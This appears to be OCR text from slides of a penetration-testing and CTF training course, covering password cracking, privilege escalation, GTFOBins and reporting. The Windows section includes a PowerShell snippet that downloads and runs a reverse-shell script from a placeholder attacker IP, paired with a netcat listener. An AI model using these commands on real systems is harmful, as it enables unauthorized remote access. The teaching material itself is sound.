
Secure

Post Exploitation – Password Cracking

- A lot of programs exists that can crack password using dictionary attacks or brute-force attacks
- For the content of CTF machines, most of the password can be cracked with simple wordlists such as rockyou.txt, which is preinstalled on Kali
- The two tools most commonly used is john and hashcat.
- I personally use hashcat because is a GPU based cracker.
- Execute it from your host machine not the VM!

Additional Resources:

- https://hashcat.net/wiki/doku.php



Secure

Privilege Escalation

Privilege Escalation – Windows

- What is the **su** command equivalent on Windows?
- Spawn a new reverse shell as another user with PowerShell:

On windows host:

```
$pw = ConvertTo-SecureString "<password>" -asplaintext -force

$pp = New-Object System.Management.Automation.PSCredential("<user>",$pw)

Start-Process -FilePath "powershell" -Credential $pp -ArgumentList "IEX(New-Object
Net.Webclient).downloadString('http://<attacker_ip>/Invoke-PowerShellTcp.ps1')"
```

On attacker host:


```
nc -lvp <port>
```

Secure

Privilege Escalation – Linux - Gtfobins


- GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions.

https://gtfobins.github.io/



Privilege Escalation – Linux - Gtfobins

- The website contains command snippets that can escape restricted shells, give you reverse shell, or even better allow us to elevate our privilege to root!



Secure

Write Up (Reporting)

Write Up

- Be precise and never assume that something is simple logic
- Everything has to be documented
  - No evidence = No finding ☺
- Try to present a story in your findings – show the impact!
- For environments like HTB which the solutions are not meant to become public before the specific host is retired, do not post the solutions online and spoil the fun for everyone else.

Secure

General Tips

- Take breaks! If you are stuck on one exercise go for a walk, sleep. It's better to have a clear mind
- And finally have a proper authorization before trying to exploit a vulnerability on a company, if not they might legally prosecute you.
- Bug bounty programs exist that allow pentesters to test companies and software. One website that organizes this information and lists the companies that are participating in this scheme is hackerone.com
- Don't rely only in one distribution (e.g. Kali Linux). Windows is very effective on Active Directory environments and have a lot of utilities that are not detected by antivirus systems (such as Sysinternals)

Other Useful Repositories and Resources

- https://github.com/swisskyrepo/PayloadsAllTheThings
- https://github.com/milkdevil/UltimateAppLockerByPassList
- https://artkond.com/2017/03/23/pivoting-guide/
- https://github.com/netbiosX/Checklists/blob/master/Windows-Privilege-Escalation.md
- https://www.owasp.org/index.php/OWASP_Testing_Guide_v4_Table_of_Contents
- https://docs.microsoft.com/en-us/sysinternals/downloads/

Hack the Box (Demo)